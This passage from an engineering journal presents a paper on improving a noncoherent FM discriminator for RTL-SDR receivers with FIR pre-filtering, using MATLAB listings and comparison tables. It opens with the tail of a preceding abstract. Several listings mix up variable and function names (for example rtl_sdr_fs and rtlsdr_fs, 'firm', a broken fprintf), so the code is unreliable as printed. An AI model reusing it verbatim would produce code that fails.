*practical application in the tasks of calculating reliability and safety indicators of hardware and software complexes. The classical, statistical and axiomatic concepts of probability are analyzed, the features of each of these concepts, conditions and caveats regarding their application in engineering practice are revealed. The reasons for the inconsistency of the reliability indicators, which are calculated at the device design stage based on reference data on the intensity of individual component failures, to the indicators observed during the operation of the specified devices are revealed. The emphasis is on the need to treat the results of observations with care in those cases when among the data obtained there are those that differ significantly from the majority. It is noted that the limitations associated with statistical probability can be leveled to a greater or lesser extent by applying the concept of hyperrandom events, but the wide implementation of this concept is hindered by the lack of an appropriate experimental database. Based on the analysis, urgent tasks related to increasing the efficiency of calculating reliability and security indicators of hardware and software complexes are formulated.*

**Key words:** *probability, mathematical statistics, probability theory, reliability indicators, engineering tools, hardware and software complex.*

***Ikhsanov Sh.M.***

Admiral Makarov National University of Shipbuilding

***Diakonov O.S.***

Admiral Makarov National University of Shipbuilding

## **IMPROVING NONCOHERENT DISCRIMINANT FM SIGNAL PROCESSING ALGORITHM FOR SOFTWARE-DEFINED RADIO AND ITS MATLAB IMPLEMENTATION**

*The paper analyzes the drawbacks of a non coherent discriminant algorithm used to detect the mono signal from broadcasting FM radio stations. It has been shown that the MATLAB implementation of this algorithm for the RTL-SDR receiver suffers from low selectivity, leading to the phenomenon of overlapping sounds from neighboring broadcasting FM radio stations, which results in interference. To eliminate this disadvantage an improved algorithm was developed. This algorithm uses a low-frequency finite impulse response (FIR) filter in the FM signal band before the decimator. The research involved three types of FIR filters: Hamming, Kaiser, and Parks-McClellan. Kaiser and Parks-McClellan FIR filters have a high order and provide an almost vertical cutoff, with slightly different levels of side lobes. Kaiser filters start at  $-40$  dB and drop to  $-70$  dB gradually, while Parks-McClellan filters immediately reach a constant  $-58$  dB level. Hamming filter has a lower order, with similar levels of side lobes, but a flatter main lobe (losses at cutoff frequency are 6 dB and side lobes begin at  $\sim 220$  kHz). After the FIR decimator, based on the Parks-McClellan algorithm, starting at 20 kHz, attenuation of about 40 dB is provided. To better understand the influence of various factors in the proposed processing method, a model was created using two broadcasting FM signals with a frequency difference of 700 kHz, simulating the situation where signal reception must take place from one radio station in the presence of another powerful radio station located nearby in frequency. In the experiments, the excess of the interference signal over the desired signal is assumed to be 20 dB. The inverse of the standard deviation of the original and filtered signals is used as a criterion to compare the FIR filters. It has been shown that over the entire range of signal-to-noise ratios (0–20 dB), the Parks-McClellan FIR filter performs best. The Hamming filter, with a relatively low order, is inferior by 5 % and the Kaiser filter is inferior by 7 %. Implementation of the proposed algorithms is provided in the MATLAB programming language.*

**Key words:** FM broadcast, software-defined radio (SDR), digital signal processing, FM signal, FIR filter.

**Formulation of the problem.** The development of the concept of software-defined radio (SDR) in recent years has allowed a paradigm shift from a traditional hardware or digital radio system towards a radio system with software signal processing [1]. This allows you to change the characteristics of the radio system programmatically without making significant changes to its hardware. An example of an SDR is the common RTL-SDR receiver. The quality of the SDR is determined by the selected processing algorithms. It should be noted that optimization of algorithms based on the simulated signal does not guarantee their optimality for real signals.

**Analysis of recent research and publications.** Among the algorithms for FM signal decoding, the FM\_Demod block, implemented in the GNU Radio project, can be distinguished. This is also an example of an FM broadcast receiver provided by MathWorks in the form of a MATLAB script. Testing these

algorithms when decoding real FM radio stations using an RTL-SDR receiver revealed a significant drawback: the lack of selectivity when there are several radio stations operating in the same frequency band. This manifests itself as interference from a more powerful station superimposed on the sound of the weaker stations. Therefore, the goal is to improve these algorithms to overcome this limitation.

**Task statement.** The aim of this work is to develop and implement an improved discriminant algorithm for digital signal processing using FIR filters in SDR technology. The algorithm will be implemented in MATLAB to achieve this goal.

**Outline of the main material of the study.** Let's start processing signals from FM radio stations with a fairly simple non-coherent discriminant algorithm for detecting a mono signal. The MATLAB program is given in the book's file library [2, p. 348] (Listing 1).

In analytical form, such an FM signal is written as follows [5]:

$$s_{fm}(t) = A_0 \exp \left( j(2\pi f_c t + 2\pi K_{fm} \int_{-\infty}^t s_i(\tau) d\tau) \right), \quad (1)$$

where  $f_c$  is the carrier radio frequency,  $K_{fm}$  is the frequency deviation coefficient,  $s_i(t)$  is the information (sound) signal. The carrier frequency is modulated not by the audio signal itself, but by an integral of it.

Listing 1. Implementation of the non-coherent discriminant algorithm for detecting a mono signal

```
% RTL-SDR(rx) FM Mono Non Coherent Discriminator
% Demodulator
function rtl_sdr_fm_discrim_demod_matlab
%% PRINT FILE INFORMATION HYPERLINK TO COMMAND WINDOW
disp(['View file information for <a href="matlab:
mfileinfo("",mfilename,"")">',mfilename,'</a>']);
%% PARAMETERS (edit)
offline = 0; % 0 = use RTL-SDR, 1 = import data
% path to signal
offline_filepath = 'rec_data\wfm_mono.mat';
rtl_sdr_id = '0'; % stick ID
rtl_sdr_fc = 102.8e6; % tuner centre frequency in Hz
rtl_sdr_gain = 50; % tuner gain in dB
rtl_sdr_fs = 2.4e6; % tuner sampling rate
rtl_sdr_ppm = 0; % tuner parts per million correction
rtl_sdr_frm_len = 256*25; % output data frame size
rtl_sdr_datatype = 'single'; % output data type
deemph_region = 'eu'; % set to either eu or us
audio_fs = 48e3; % audio output sampling rate
sim_time = 3600; % simulation time in seconds
%% CALCULATIONS (do not edit)
% calculate time for 1 frame of data:
rtl_sdr_frm_time = rtl_sdr_frm_len/rtl_sdr_fs;
if deemph_region == 'eu' % find de-emphasis filter coeff
[num,den] = butter(1,3183.1/(audio_fs/2));
elseif deemph_region == 'us'
[num,den] = butter(1,2122.1/(audio_fs/2));
else
error('Invalid region for de-emphasis filter - ...
must be either "eu" or "us"');
end
%% SYSTEM OBJECTS (do not edit)
if offline == 1 % check if running offline
% link to an rtl-sdr data file
obj_rtl_sdr = import_rtl_sdr_data(...
'filepath', offline_filepath,...
'frm_size', rtl_sdr_frm_len,...
'data_type', rtl_sdr_datatype);
rtl_sdr_fs = 240e3; % reduce sampling rate
% fir decimator - fs = 240kHz downto 48kHz
obj_dec_mtr = dsp.FIRDecimator('DecimationFactor', 5,...
'Numerator',...
firm(100,[0,15e3,20e3,(240e3/2)]/(240e3/2),...
[1 1 0 0], [1 1], 20));
else
% link to a physical rtl-sdr
obj_rtl_sdr = comm.SDRRTLReceiver(rtl_sdr_id,...
'CenterFrequency', rtl_sdr_fc,...
'EnableTunerAGC', false,...
'TunerGain', rtl_sdr_gain,...
'SampleRate', rtl_sdr_fs, ...
'SamplesPerFrame', rtl_sdr_frm_len,...
'OutputDataType', rtl_sdr_datatype,...
'FrequencyCorrection', rtl_sdr_ppm);
```

```

% fir decimator - fs = 2.4MHz downto 48kHz
obj_decmt = dsp.FIRDecimator('DecimationFactor',... 50, 'Numerator',...
firpm(350,[0,15e3,48e3,(2.4e6/2)]/(2.4e6/2),...
[1 1 0 0], [1 1], 20));
end;
% iir de-emphasis filter
obj_deemph = dsp.IIRFilter('Numerator', num,...
'Denominator', den);
obj_delay = dsp.Delay; % delay
obj_audio = dsp.AudioPlayer(audio_fs); % audio output
% spectrum analyzers
obj_spectrummod = dsp.SpectrumAnalyzer(...
'Name', 'Spectrum Analyzer Modulated',...
'Title', 'Spectrum Analyzer Modulated',...
'SpectrumType', 'Power density',...
'FrequencySpan', 'Full',...
'SampleRate', rtlsdr_fs);
obj_spectrumdemod = dsp.SpectrumAnalyzer(...
'Name', 'Spectrum Analyzer Demodulated',...
'Title', 'Spectrum Analyzer Demodulated',...
'SpectrumType', 'Power density',...
'FrequencySpan', 'Full',...
'SampleRate', audio_fs);
%% SIMULATION
% if using RTL-SDR, check first if RTL-SDR is active
if offline == 0
if ~isempty(sdrinfo(obj_rtlsdr.RadioAddress))
else
error(['RTL-SDR failure. Please check connection to ',...
'MATLAB using the "sdrinfo" command.']);
end
end
run_time = 0; % reset run_time to 0 (secs)
% loop while run_time is less than sim_time
while run_time < sim_time
% fetch a frame from obj_rtlsdr (live or offline)
rtlsdr_data = step(obj_rtlsdr);
% upd. modulated spectrum analyzer window with new data
step(obj_spectrummod, rtlsdr_data);
% implement frequency discriminator
discrim_delay = step(obj_delay,rtlsdr_data);
discrim_conj = conj(rtlsdr_data);
discrim_pd = discrim_delay.*discrim_conj;
discrim_arg = angle(discrim_pd);
% decimate + de-emphasis filter data
data_dec = step(obj_decmt,discrim_arg);
data_deemph = step(obj_deemph,data_dec);
%upd. 'demodulated' spec. analyzer window with new data
step(obj_spectrumdemod, data_deemph);
% output demodulated signal to speakers
step(obj_audio,data_deemph);
% update run_time after processing another frame
run_time = run_time + rtlsdr_frftime;
end
end

```

Before analyzing the processing algorithm in detail, let's take a look at how successfully the program decodes the signals from FM radio stations. With the set parameters, even the strongest station is poorly heard, while the rest of the stations are not heard at all or are barely audible against the background of strong interference. Let's now consider the processing algorithm itself. The complex IQ-samples received from the receiver are delayed by one clock cycle (at the specified parameters 38400 IQ-complex samples are received per cycle with an interval of  $\Delta t = 1 / (2.4 \text{ MHz}) = 0.417$  microseconds). To do this, a DSP object is created beforehand. During processing, the created object is called with the command: `discrim_delay = step(obj_delay, rtl_sdr_data)`. The `Delay()` function allows you to set the delay time, and by default, a shift of one clock cycle is made. Next, a complex-conjugate array is created using the `count()` function, and a complex element-by-element multiplication of two arrays is performed.

Let's consider what happens to the signal given by formula (1):

$$s_p(t_k) = A_0 \exp\left(j(2\pi f_c t_k + 2\pi K_{fm} \int_{-\infty}^{t_k} s_i(\tau) d\tau)\right) \times A_0 \exp\left(-j(2\pi f_c t_{k-1} + 2\pi K_{fm} \int_{-\infty}^{t_{k-1}} s_i(\tau) d\tau)\right) = A_0^2 \exp\left(j(2\pi f_c \Delta t + 2\pi K_{fm} \int_{t_{k-1}}^{t_k} s_i(\tau) d\tau)\right). \quad (2)$$

Note that the carrier frequency  $f_s$  is only included in expression (2) as the value for the frequency mismatch between the transmitter and receiver. After the signal is received at the frequency of the radio station, it is shifted to zero frequency. The first term under the exponential in the final part of formula (2) is a constant and is very small, so it can be ignored. Since the amplitude of the sound within the quantization interval  $\Delta t$  changes only slightly,

the integral of the second term  $\int_{t_{k-1}}^{t_k} s_i(\tau) d\tau = s_i(t_k) \Delta t$  becomes insignificant, and at this stage of processing, we have a signal that is:

$$s_p(t_k) \approx A_0^2 \exp(j2\pi K_{fm} s_i(t_k) \Delta t).$$

The phase of this signal represents the original sound, with a certain level of amplification and a very high sampling frequency. Therefore, in the next step, the `angle()` function in the program will extract the desired phrase. Most commonly, a sampling frequency of 48 kHz is used to convert analog sound into digital data. With these selected parameters, it is necessary to reduce the sampling frequency by

50 times (from 2.4 MHz to 48 kHz). This frequency reduction process is performed using a decimator, which is often combined with signal filtering.

*Digital signal model of FM radio stations.* We will simulate the output signal from an RTL-SDR receiver at a frequency of 2.4 MHz. To do this, we will use an audio file that has been recorded with a standard sampling rate of 48 kHz. This means that we will need to interpolate the audio data to match the frequency of the receiver. Since the audio samples in the file change slightly at the sampling rate of 48 kHz, we can use a simple linear approximation to convert the data. We will then insert the audio into the main loop for receiving information from the RTL-SDR receiver (see Listing 2).

Listing 2. Reading data from an audio file and linearly interpolating to the receiver frequency

```

model=1;
noise=1;
snr=-4; % SNR, dB
ks=0;
Fc = 0e3; % Receiver and transmitter carrier frequency
          % deviation (Hz)
dev = 250; % Frequency deviation with FM (Hz)
t_rtl = [0:rtlsdr_fmrlen-1]/rtlsdr_fs; % RTL-SDR time array
Krtl_s = rtlsdr_fs/audio_fs;
n_s=rtlsdr_fmrlen/Krtl_s+1; % number of audio samples
          % per interval rtlsdr_fmrlen
dt_rtl=1/rtlsdr_fs; % Sample time for RTL-SDR
dt_s=1/audio_fs; % Sample time for audio
t=0:dt_rtl:dt_s;
OMc=2*pi*Fc;
FIs=2*pi*dev;
Ki= 1525;
N1=rtlsdr_fmrlen;
sigma=10^(-snr/20)/sqrt(2);
if model == 0
    % Receive data from RTL-SDR:
    rtl_sdr_data = step(obj_rtlsdr);
else
    % Read data from audio file:
    samples = [ks*n_s+1,(ks+1)*n_s];
    x = audioread('music3_mono48kHz.wav',samples);
    ks=ks+1;
    % Converting sound to quantization frequency rtlsdr_fs by
    ..% linear approximation of amplitudes
    for i=1:n_s-1
        dx=(x(i+1)-x(i))/dt_s;
        for j=1:Krtl_s
            x_rtl((i-1)*Krtl_s+j)=x(i)+dx*t(j);
        end
    end
end
end

```



As indicated in formula (1), in FM modulation, not the original sound signal is used, but rather its integral. In digital modeling, this integral is replaced with a cumulative sum, as shown in Listing 3.

Listing 3. Calculation of the cumulative sum

```
int_x = cumsum(x_rtl)/Ki;
rtlsdr_data = exp(1i*(OMc*t_rtl - FIs*int_x));
if noise % Adding noise
    gaussnoise=(randn(N1,1)+1i*randn(N1,1))*sigma;
    rtlsdr_data = rtlsdr_data+gaussnoise;
end
```

The cumulative sum is calculated using the cumsum() function. The  $K_i$  coefficient is selected based on the similarity between the decoded and original sounds. When listening to the decoded audio, it matches the original sound closely. It is also possible to plot waveforms on a single graph (Figure 1, a). We can see that the waveform amplitudes of the original and decoded sounds are similar, indicating the correct choice of the  $K_i$  gain factor. We also notice that the decoded audio lags slightly behind the original in time. To plot waveforms it is necessary to adjust the time synchronization accordingly (Listing 4):

Listing 4. Synchronization of source and decoded sound when plotting their waveforms

```
Nsd=5; % Shift of the demodulated sound in the model
        %relative to the original sound
if Fplot
    Nn=1; % Starting point for display
    dN=n_s-1-Nn; % number of points to display
```

```
Nk=Nn+dN-Nsd;
tgr=Nn:Nk;
if model
    plot(tgr,x(Nn:Nk),tgr,data_deemph(Nn+Nsd:Nk+Nsd));
    legend('sound','decsound');
end
pause(1);
end
```

To accurately match the time shift, we will calculate the standard deviation of difference between the demodulated sound and the original sound (see Listing 5).

Listing 5. Calculation the standard deviation of difference between the demodulated and original sound

```
if model
    n1=length(data_deemph);
    D(m)=var(data_deemph(1+Nsd:n1)-x(1:n1-Nsd));
    m=m+1;
    if m == 500
        SKO=mean(D)^0.5;
        fprintf(Nsd=%d, Ki=%d, md=%0.3fn',Nsd,Ki,md*1e3);
        break;
    end
end
```

In each cycle of receiving a portion of information from the SDR-RTL receiver, the deviation variance is calculated. By averaging the deviation variance over a given number of portions, the standard deviation value is determined. When compensating for time shift, the decoded and original sounds are almost identical (Fig. 1, b).




Fig. 1. Comparison of the original sound with the sound extracted from the FM signal model (a), their comparison after time synchronization (b)

Note that in reality, the time offset was first selected and then the gain  $K_i$  was selected using the RMS.

*The effect of AWGN on sound demodulation.* At a signal-to-noise ratio (SNR) of 6 dB, the decoded audio quality corresponds to that of the original sound, while interference becomes audible at an SNR of 4 dB. Even with an SNR of 0 dB, recorded music can be listened to, albeit with some background noise [6, p. 41].

Note that, in this case, the SNR at the receiver's output is measured over the entire 2.4 MHz bandwidth, resulting in small values. After signal processing, the SNR of the signal's peak in its 250 kHz bandwidth for real FM radio stations typically varies between 35 and 45 dB [7].

A disadvantage of the original algorithm is its lack of selectivity, which can be verified by examining the signals from real FM radio stations. For example, at the frequency of "Nashe Radio", 102.8 MHz, the stronger signal of "Kiss FM" operating at 102.1 MHz can be heard.

*Improvement of the processing algorithm.* Firstly, the signal from the receiver's output must be filtered within the range used for FM signals (250 kHz), and accordingly, the quantization frequency should be reduced to 240 kHz. Note that the program under consideration provides an option to read amplitude values in IQ-channels from a file that was recorded with a sampling frequency of 240 kHz. Let's consider three options for low-pass FIR filters: a filter with Hamming and Kaiser Window, and a filter synthesized using the Parks-McClellan algorithm. As a starting point, we can consider a relatively simple Hamming filter with the parameters shown in Listing 6.

Listing 6. Creating a FIR Filter with a Hamming Window

```
n = 45; % Hamming filter order
Df=125e3; % Half bandwidth of FM signals
W=Df/(rtlsdr_fs/2);
numIn=fir1(n,W); % Hamming window
```

The Kaiser window filter is more versatile and is defined as follows (Listing 7).

Listing 7. Creating a FIR Filter with a Kaiser Window

```
Df=125e3; % Half bandwidth of FM signals
fcuts = [Df Df+Df/5]/(rtlsdr_fs/2);
mags = [1 0];
devs = [0.05 0.03];
[n,Wn,beta,ftype] = kaiserord(fcuts,mags,devs);
numIn = fir1(n,Wn,ftype,kaiser(n+1,beta),'noscale');
```

The filter order is not explicitly specified, but it is calculated based on the requirements for the desired filter frequency response. These requirements include the passband cutoff frequency at which attenuation must begin, as well as the stopband cutoff frequency at which maximum attenuation should be achieved. Frequencies should be normalized to the Nyquist frequency in order to ensure accurate results. The `mags` is band amplitude vector. In this case, the filter has been set to a specific stopband cutoff frequency of 25 kHz in order to achieve maximum attenuation. `Dev` is a vector that specifies the maximum allowable deviation between the frequency response of the output filter and its band amplitude, for each band. For the given parameters, the filter order is 215.

The Parks-McClellan filter is used with the following parameters (Listing 8). The filter order is 300 and stopband cutoff frequency is 25 kHz as in the Kaiser filter.

Listing 8. Creating the Parks-McClellan filter

```
numIn = firpm(300,[0,Df,Df+Df/5,rtlsdr_fs/2]/(rtlsdr_fs/2),...
[1 1 0 0], [1 1], 20);
```

The frequency response of the proposed filters is shown in Fig. 2.

Kaiser and Parks-McClellan filters, with a large order, provide an almost vertical cutoff and differ slightly in the level of side lobes. For the Kaiser filter, the side lobes start at -40 dB and gradually drop to -70 dB, while the Parks-McClellan filter immediately reaches a constant level of -58 dB. The Hamming filter has a significantly lower order, with almost the same level of side lobes, but a much flatter main lobe (losses at the cutoff frequency are 6 dB and the side lobes begin at a frequency of ~220 kHz).

Next, we'll use an FIR decimator with the parameters presented in Listing 9.

Listing 9. Implementation of an FIR decimator

```
obj_decntr = dsp.FIRDecimator(...
'DecimationFactor', 5, 'Numerator',...
firpm(100,[0,15e3,20e3,(240e3/2)]/(240e3/2),...
[1 1 0 0], [1 1], 20));
```

The order of the Parks-McClellan filter has been reduced from 350 to 100. Full attenuation of high frequencies begins at 20 kHz, instead of 48 kHz, and the decimation factor is  $240/48 = 5$ . The frequency response of this filter is shown in Figure 3.

As it can be seen from the graph, starting from 20 kHz, attenuation of about 40 dB is provided. Now, let's take a look at how our improvements have impacted the signal reception quality for real FM stations.




Fig. 2. Frequency response of Hamming, Kaiser and Parks-McClellan filters in the 0–1.2 MHz band (a), in the 0–200 kHz band (b)




Fig. 3. Frequency response of the Parkes-McClellan filter of the 100<sup>th</sup> order in the 0–120 kHz band

Table 1

Evaluation of the sound quality of FM radio stations

FM Station No.	Frequency of FM station? MHz	Processing on $F_s=2.4$ MHz (initial algorithm)	FIR decimation to $F_s=240$ kHz (window)		
			Hamming	Kaiser	Parks–McClellan
1	99.2	3	10	10	10
2	102.1	9	10	10	10
3	102.8	0	7	7	7
4	103.3	0	1	1	1
5	104.1	0	10	10	10
6	105.1	0	9	9	9
7	106.4	0	10	10	10
8	107.8	5	10	10	10

The experimental results are presented in Table 1. We will use the sound quality provided by the SDRSharp program as a reference, which we will assign a value of 10.

The new algorithm has significantly improved the listening experience of FM radio stations. In the original version, one radio station could be comfortably listened to, while two others were difficult to hear. However, after pre-filtering and reducing the quantization frequency from 2.4 MHz to 240 kHz, good audibility was achieved on six radio stations, and one was listened to with satisfaction, although one was still not practically heard. It is clear that it is not possible to hear the difference between the various FIR filters by ear.

For a more detailed study of the influence of various processing elements, consider the signal model with two FM signals separated in frequency by 700 kHz. This model simulates the situation with “Kiss FM” and “Nashe Radio”, when signal reception needs to be provided from one radio station under the background of another powerful radio station located nearby in frequency band. We will additively mix both signals with each other and with the AWGN. Let’s set

the amplitude of the first signal equal to unity, and set the amplitude of the second signal with parameter A1. The resulting SNR over the entire reception band for the second signal will be calculated as follows:  $SNR1 = SNR + 20 \cdot \lg(A1)$ . For analysis, we will use melodies of various genres, which provide a wider use of the sound band compared to speech.

If we take the inverse standard deviation as a criterion for filter quality and take the Parks-McClellan filter as 100 %, we get a more convenient table for analysis (Table 2).

Thus, the Parks-McClellan filter proved to be the most effective in terms of SNR, which ensures comfortable listening to musical content (0–20 dB). The Hamming filter, with a relatively low order, is inferior to it by 5 %, and the Kaiser filter is inferior by 7 %. For weaker signals, the Hamming filter proves to be the most efficient. Repeating the study with a different musical composition resulted in an even stronger emphasis on the benefits of the Parks-McClellan filter. To visually represent the results, we present standard deviation plot for the first 500 processed frames of the received data (Fig. 4a).

In conclusion, we present a waveform of the original sound, in which oscillation above 48 kHz are




Fig. 4. Standard deviation of the difference of the demodulated sound and the original one for the Kaiser and Parks-McClellan filters (a), elimination of high-frequency noise with improved processing (b)

Table 2

Numerical analysis of sound quality of FM radio stations

SNR, dB	SNR1, dB	Recording 1			Recording 2		
		Filter Type			Filter Type		
		Hamming	Kaiser	Parks–McClellan	Hamming	Kaiser	Parks–McClellan
20	40	95 %	93 %	100 %	68 %	65 %	100 %
6	26	95 %	93 %	100 %	69 %	65 %	100 %
0	20	95 %	93 %	100 %	71 %	68 %	100 %
–4	16	111 %	97 %	100 %	104 %	88 %	100 %

observed, which are absolutely inaccessible to human hearing (Fig. 4, b).

Perhaps such ultrasounds are produced by some musical instruments, perhaps these are just failures. The graph (Fig. 4, b) clearly shows how the proposed algorithm for processing FM signals completely eliminates them.

**Conclusions.** As a result of the research, it was found that in order to increase the selectivity of the

incoherent discriminant algorithm for detecting the mono signal of FM radio stations, it is necessary to use an additional low-frequency FIR filter before the FIR decimator. When comparing three types of FIR filters (Hamming, Kaiser and Parks-McClellan), the Parks-McClellan filter showed the best result in SNR range (0–20 dB). Studies of the improved algorithm were carried out for both model and real FM signals.

#### References:

1. S.O. Ugwuanyi, M.A. Ahaneku. Radio frequency and channel investigation using software defined radio in MATLAB And simulink environment. *IJOTECH*. Vol. 37. № 4 (2018). P. 1049–1057. DOI: 10.4314/njt.v37i4.26.
2. Robert W. Stewart, Kenneth W. Barlee, Dale S.W. Atkinson, Louise H. Crockett. Software Defined Radio using MATLAB & Simulink and the RTL-SDR / University of Strathclyde, Glasgow, Scotland, UK, 2015, 674 p.
3. Example of FM Broadcast Receiver using MATLAB. URL: <https://www.mathworks.com/help/comm/ug/fm-broadcast-receiver.html> (дата звернення: 04.05.24).
4. Generalized FM demodulation block with deemphasis and audio filtering. URL: [https://wiki.gnuradio.org/index.php/FM\\_Demod](https://wiki.gnuradio.org/index.php/FM_Demod) (дата звернення: 04.05.24)
5. Der, Lawrence. “Frequency Modulation (FM) Tutorial.” Silicon Laboratories Inc. URL: [https://cdn.weka-fachmedien.de/whitepaper/files/005\\_fmutorial.pdf](https://cdn.weka-fachmedien.de/whitepaper/files/005_fmutorial.pdf) (дата звернення: 04.05.24).
6. Іхсанов Ш. М., Рябенський В. М., Дьяконов О.С. Дослідження сигналів реальних інформаційних систем з використанням приймачів RTL-SDR : навч. посіб. Миколаїв, 2019. 184 с.

#### **Іхсанов Ш.М., Дьяконов О.С. УДОСКОНАЛЕННЯ НЕКОГЕРЕНТНОГО ДИСКРИМІНАНТНОГО АЛГОРИТМУ ОБРОБКИ FM-СИГНАЛІВ ДЛЯ ПРОГРАМНО-ВИЗНАЧЕНОЇ РАДІОСИСТЕМИ ТА ЙОГО РЕАЛІЗАЦІЯ У MATLAB**

*У роботі аналізуються недоліки некогерентного дискримінантного алгоритму виділення моно сигналу FM-радіостанцій. Показано, що MATLAB-реалізація існуючого алгоритму для приймача RTL-SDR має низьку вибірковість, що призводить до ефекту накладення звуку сусідніх FM-радіостанцій у вигляді перешкоди.*

